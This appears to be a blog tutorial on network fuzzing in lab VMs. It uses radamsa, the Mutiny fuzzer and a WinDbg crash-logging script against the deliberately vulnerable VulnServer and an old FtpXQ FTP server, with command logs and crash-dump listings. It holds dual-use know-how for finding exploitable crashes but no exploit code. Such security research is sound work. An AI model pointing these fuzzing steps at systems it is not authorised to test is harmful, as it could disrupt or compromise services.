
Step by step

In case of our initial-base 'vulnerable app' we can easily see that this is a 'plain/text'-based *protocol.* So good – it should be easy to prepare an 'example request' (just like for other 'clear-text-based' protocols, ex. ftp, mqtt, mail, etc...).


Let's start here:

```
$ cat test_req01.txt
KSTET AAAAAA
$
```

With this very simple example request file we can continue here[3]:




When we'll prepare *radamsa* on our Ubuntu we can jump directly to the next step: a little bit of „automation"[4] ;) On the Windows 7 VM I prepared a new txt file with the content of my 'autorun script' I'd like to run each time our *vulnserv* app will crash. Initial file is presented below:




To use it I opened *cmd.exe* (as an admin – just in case ;)) and started windbg.exe like this:

```
Cmd> windbg.exe –c „$$>< c:\path\to\our\autorun.script"
```

Next step – prepare *radamsa* to go on Kali VM:



After a while we should be somewhere here:



Looks like we understand now how to prepare a very simple (clear-text based) fuzzing scenario for the protocol testing of our *example app*. Let's continue below.

Pick Packet

At this stage we can easily generate a bunch of fuzzing example cases and leave it for a while with *radamsa* to verify if we can find anything that could be exploitable. But it wasn't enough for me so I decided to move forward with something else: Linux VM and Wireshark (*tshark* can be used as well if you want – your choice). We should be somewhere here[5]:

https://github.com/Cisco-Talos/mutiny-fuzzer

Mutiny Fuzzing Framework

The Mutiny Fuzzing Framework is a network fuzzer that operates by replaying PCAPs through a mutational fuzzer. The goal is to begin network fuzzing as quickly as possible, at the expense of being thorough.

The general workflow for Mutiny is to take a sample of legitimate traffic, such as a browser request, and feed it into a prep script to generate a .fuzzer file. Then, Mutiny can be run with this .fuzzer file to generate traffic against a target host, mutating whichever packets the user would like.


There are extensions that allow changing how Mutiny behaves, including changing messages based on input/output, changing how Mutiny responds to network errors, and monitoring the target in a separate thread.

Mutiny uses Radamsa to perform mutations.


Preparing:

```
Setting up wireshark-qt (2.6.10-1~ubuntu18.04.0) ...
Setting up libqt5multimedia5-plugins:amd64 (5.9.5-0ubuntu1) ...
Setting up wireshark (2.6.10-1~ubuntu18.04.0) ...
Processing triggers for desktop-file-utils (0.23-1ubuntu3.18.04.2) ...
Processing triggers for libc-bin (2.27-3ubuntu1) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Processing triggers for gnome-menus (3.13.3-11ubuntu1.1) ...
Processing triggers for mime-support (3.60ubuntu1) ...
root@ubuntu18:/home/c/tools/mutiny-fuzzer# cd radamsa-v0.6
root@ubuntu18:/home/c/tools/mutiny-fuzzer/radamsa-v0.6# ls
bin  doc  LICENCE  Makefile  NEWS  rad  README.md  tests
root@ubuntu18:/home/c/tools/mutiny-fuzzer/radamsa-v0.6# make
test -x bin/ol || make bin/ol
make[1]: Entering directory '/home/c/tools/mutiny-fuzzer/radamsa-v0.6'
test -f ol.c.gz || wget -O ol.c.gz https://gitlab.com/owl-lisp/owl/uploads/0d0730b50097
://gitlab.com/owl-lisp/owl/uploads/0d0730b500976348d1e66b4a1756cdc3/ol-0.1.19.c.gz
--2021-01-07 11:28:54--  https://gitlab.com/owl-lisp/owl/uploads/0d0730b500976348d1e66b
Resolving gitlab.com (gitlab.com)... 172.65.251.78, 2606:4700:90:0:f22e:fbec:5bed:a9b9
Connecting to gitlab.com (gitlab.com)|172.65.251.78|:443... connected.
HTTP request sent, awaiting response... 200 OK
```

If everything goes well – after a while we should be somewhere here:



According to the docs[3] now we should save this *request* to the PCAP file. Let's do that:




So far, so good. Let's continue below:

```
root@ubuntu18: /home/c/tools/mutiny-fuzzer
root@ubuntu18:/home/c/tools/mutiny-fuzzer# ./mutiny_prep.py pcap02.pcap
Processing pcap02.pcap...
Which port is the server listening on? (9999/38370)
Default 9999: 9999

        Message #0 - Processed 15 bytes outbound
Processed input file pcap02.pcap

How many times should a test case causing a crash or error be repeated?
Default 3:

When the test case is repeated above, how many seconds should it wait between tests?
Default 5: 2

Which protocol? (tcp/udp/layer3)
Default tcp: tcp

What port should the fuzzer connect to?
Default 9999:


Would you like to auto-generate a .fuzzer for each client message? (y/n)
Default n: y


Wrote .fuzzer file: pcap02-0.fuzzer

All files have been written.
root@ubuntu18:/home/c/tools/mutiny-fuzzer#
```


Good. Checking ;]

```
root@ubuntu18: /home/c/tools/mutiny-fuzzer
root@ubuntu18:/home/c/tools/mutiny-fuzzer# ./mutiny.py -s 0.55 --logAll pcap02-1.fuzzer 192.168.1.10
Reading in fuzzer data from pcap02-1.fuzzer...
        Message #0: 15 bytes outbound
Loaded default processor: /home/c/tools/mutiny-fuzzer/backend/../mutiny_classes/exception_processor.py
Loaded default processor: /home/c/tools/mutiny-fuzzer/backend/../mutiny_classes/message_processor.py
Loaded default processor: /home/c/tools/mutiny-fuzzer/backend/../mutiny_classes/monitor.py
Logging to pcap02-1_logs/2021-01-07,115212

** Sleeping for 0.550 seconds **


Performing test run without fuzzing...
Logging run number -1
[Errno 101] Network is unreachable
Run aborted: Unknown socket error: 101

** Sleeping for 0.550 seconds **


Fuzzing with seed 0
Logging run number 0
[Errno 101] Network is unreachable
Run aborted: Unknown socket error: 101

** Sleeping for 0.550 seconds **


Fuzzing with seed 1
Logging run number 1
[Errno 101] Network is unreachable
```

Waiting... ;]




Looks like we got it! ;] Checking logs generated by *mutiny*:




Great! ;] Let’s continue in the next section below.

Packet Poked


I decided to recreate all of those steps this time for some „simple example network service" – guess what – yep, it will be FTP server ;) Here we go:



I use some very old FTP server I found available online (called FtpXQ). When it's installed we can create a 'simple request' to the ftp server. (I used a normal 'login as anonymous user' request ;).) After you'll pickup the packet you want from the PCAP file and prepare it using *mutiny_prep.py* script, you should be somewhere here:



As you can see below we can quickly grab some very first results:



dumpapp_0d80_2021-01-07_22-31-51-35...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-51-33...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-46-05...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-46-03...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-41-90...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-41-88...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-36-93...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-36-91...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-33-04...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-33-02...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-28-97...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-28-94...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-25-16...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-25-13...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-20-92...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-20-90...	1/7/2021 10:31 PM	Text Do
dumpapp_0d80_2021-01-07_22-31-16-41...	1/7/2021 10:31 PM	DMP Fi
targetapp_0d80_2021-01-07_22-31-16-37...	1/7/2021 10:31 PM	Text Do
autorun.txt	1/7/2021 4:13 AM	Text Do

Looks pretty nice if you're looking for some quick results to investigate. Maybe you'll find it useful. ;)

Cheers!

References

Links and resources I found interesting when I was preparing this article:

1 – Previous miniarts

2 – Download VulnServ

3 – Download radamsa

4 - Fuzzing automation with Windbg

3 - mutiny-fuzzer by Cisco Talos

In The End

Thank you. I appreciate it.

It was a pleasure. ;]

Cheers

o/